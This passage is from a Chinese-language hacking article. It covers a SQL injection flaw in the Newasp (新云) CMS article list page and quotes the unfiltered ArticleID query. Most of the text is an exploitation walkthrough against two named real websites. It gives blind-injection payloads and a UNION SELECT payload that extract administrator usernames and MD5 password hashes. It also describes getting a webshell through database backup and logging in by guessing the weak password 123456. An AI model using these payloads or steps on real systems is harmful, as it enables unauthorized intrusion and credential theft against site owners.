


图7

现在我们再次查看ttfct的资料，发现已经被修改了，如图8所示。




图8

密码提示问题、密码问题答案和邮箱地址都被我们修改了，还怕改不了它密码么？直接进入user/sendpass.asp页面找回密码吧。

在找回密码的第三步，程序有个BUG，显示"参数类型不正确，或不在可以接受的范围之内，或与其他参数冲突"，这是程序作者编写的问题。如果此页面能正常使用，那么修改密码是毫无疑问的。

SQL注入漏洞

此漏洞存在于ACCESS和SQL版中，漏洞页面为user/articlelist.asp，相关代码如下：

```
Sub ArticleView()
If Request("ArticleID") = "" Then
FoundErr = True
ErrMsg = ErrMsg + "<li>Sorry!，您选择了错误的系统参数。</li>"
Exit Sub
End If
If ChannelID = 0 Then
FoundErr = True
ErrMsg = ErrMsg + "<li>请指定频道。</li>"
Exit Sub
End If
SQL = "select ArticleID,title,content,ColorMode,FontMode,Author,ComeFrom,WriteTime,username from NC_Article where ChannelID=" & ChannelID & " And username='" & Newasp.MemberName & "' And ArticleID=" & Request("ArticleID") // 对ArticleID没作任何过滤就进行数据库查寻
Set Rs = Newasp.Execute(SQL)
If Rs.bof And Rs.EOF Then
FoundErr = True
ErrMsg = ErrMsg + "<li>Sorry! 没有找到任何文章。或者您选择了错误的系统参数! </li>"Exit Sub Else %>
```

以上代码告诉我们，程序对ArticleID没有作任何过滤就进行Select查寻，如此一来，明显就构成了SQL注入。

漏洞利用方法：

1．进入普通用户控制板面，点击左边的发布文章，相关内容随便填，发布一篇文章。

2．点击左边的文章管理，查看你刚才发布的文章，得到注入的URL"articlelist.asp?action=view&channelid=xxx&ArticleID=xxx"我们在后面提交"and 1=1"页面，结果显示正常。再次提交"and 1=2"得到错误提示，这就说明了我们上面的分析是正确的。

下面分别以渗透云南黑客联盟和新云官方网站进行说明，因为这两个站点较具有代表性，一个是ACCESS版，一个是SQL版。

漏洞测试网站一：云南黑客联盟

打开云南黑客联盟的网站，网址 http://www.ynhack.cn/，如图9所示。




图9

很明显，此网站使用的是新云网站管理系统，我已注册了一个用户123。发表一篇文章，然后进行查看。得到如下URL：articlelist.asp?action=view&channelid=1&ArticleID=1458。

首先我们来查看一下它有几个管理员：提交ArticleID=1458 and (select count(*) from nc_admin)<5，返回正常，说明管理员少于5个；提交ArticleID=1458 and (select count(*) from nc_admin)=3，返回正常，证明管理员只有3个。下面开始猜管理员用户名和密码，提交ArticleID=1458 and (select len(username)<7 from nc_admin where id=1)，返回正常；提交ArticleID=1458 and (select len(username)=5 from nc_admin where id=1)，返回正常，说明了第一个管理员的用户名的长度为5。得到用户名长度之后，我们来猜测它用户名。提交ArticleID=1458 and (select id from nc_admin where left(username,1)='a' and id=1)，返回正常，再次提交ArticleID=1458 and (select id from nc_admin where left(username,2)='ad' and id=1)，同样返回正常，经过多试测试之后，猜到用户名为admin。由于系统的源码我都看过了，当然就知道它的密码是16位的。

不过16位的密码我们也照样猜。猜解密码的注入语句如下：ArticleID=1458 and (select id from nc_admin where left(password,1)='7' and id=1)，语句中left(password,i)，i的值按自然数递增，后面加上相应的字符就行了，如left(password,5)='ttfct'。

经过三个小时的手工猜解，终于把第一个用户猜出来了，用户名为：admin，密码为 7a57a5a743894a0e，到www.xmd5.org查看，发现密码为admin，于是马上登录后台，发现用户被锁定了。如图10所示。




图10

此时感觉太累，如果再次像刚才那样猜解其它两个用户名和密码，那不累死才怪。于是我重新研究了一下那个漏洞。

注意漏洞中这段查寻代码 SQL = "select ArticleID, title,content,ColorMode,FontMode,Author,ComeFrom,WriteTime, username from NC_Article where ChannelID=" & ChannelID & " And username='" & Newasp.MemberName & "' And ArticleID=" & Request("ArticleID")，查寻后显示信息如图11所示。




图11

注意上面的SQL查寻语句，共有9个字段，在这里我们可以利union进行跨表查寻，提交 ArticleID=1458 union select 1,2,3,4,5,6,7,8,9 from nc_admin where id=1，跨表查寻成功，显示结果如图12所示。




图12

下面我们就让6的位置显示第一个管理员的用户名，3的位置显示他的密码，构造的语句为：ArticleID=1458 union select 1,2 ,password,4,5, username,7,8,9 from nc_admin where id=1，这样就轻易得到了管理员的用户名和MD5密码。如图13所示。

我们提交ArticleID=1458 union select 1,2 ,password,4,5, username,7,8,9 from nc_admin where id=2和ArticleID=1458 union select 1,2 ,password,4,5, username,7,8,9 from nc_admin where id=3，得到了后两个管理员的




图13

用户名和MD5密码。如果管理员密码简单的话，一会就跑出来了。进入后台后，通过数据库备份，就能轻易拿到WebShell。

漏洞测试网站二：新云官方网站

这个版本是官方发布的正式版，想必新云官方网站也存在这样的漏洞，于是马上转到官方网站http://www.newasp.net注册一个用户名，不过运气不太好，官方停止注册了。如图14所示。




图14

不能注册了，没机会查看官方网站是否存在同样的漏洞了？没关系，可别忘了社会工程学，我猜总可以吧。输入admin,admin，登录失败 再次输入123,123登录依然失败 第三次输入123456,123456居然成功登录了，如图15所示。




图15

用同样的方法发表文章，然后查看，在提交"'"时，出现"处理URL时服务器出错。请与系统管理员联系。"，看来官方确实安全了一点。提交and 1=1和and 1=2，分别显示正常和错误，说明官方同样存在这样的注入漏洞。于是提交"--"，我们知道在SQL中，"--"为注释符，如果官方采用ACCESS数据库，是会报错的。在后面加上"--"后，页面显示正常，说明了官方使用了MSSQL的数据库。

由于屏蔽了错误，用手工注入比较麻烦，刚才注入云南黑客联盟都很累了。这里我就直接用辅助工具实现。因登录后才能查看自己发表的文章，所以使用辅助工具注入，我们得先从辅助工具中登录用户控制面板，这样才能注射成功。

图16是利用工具注入官方网站效果

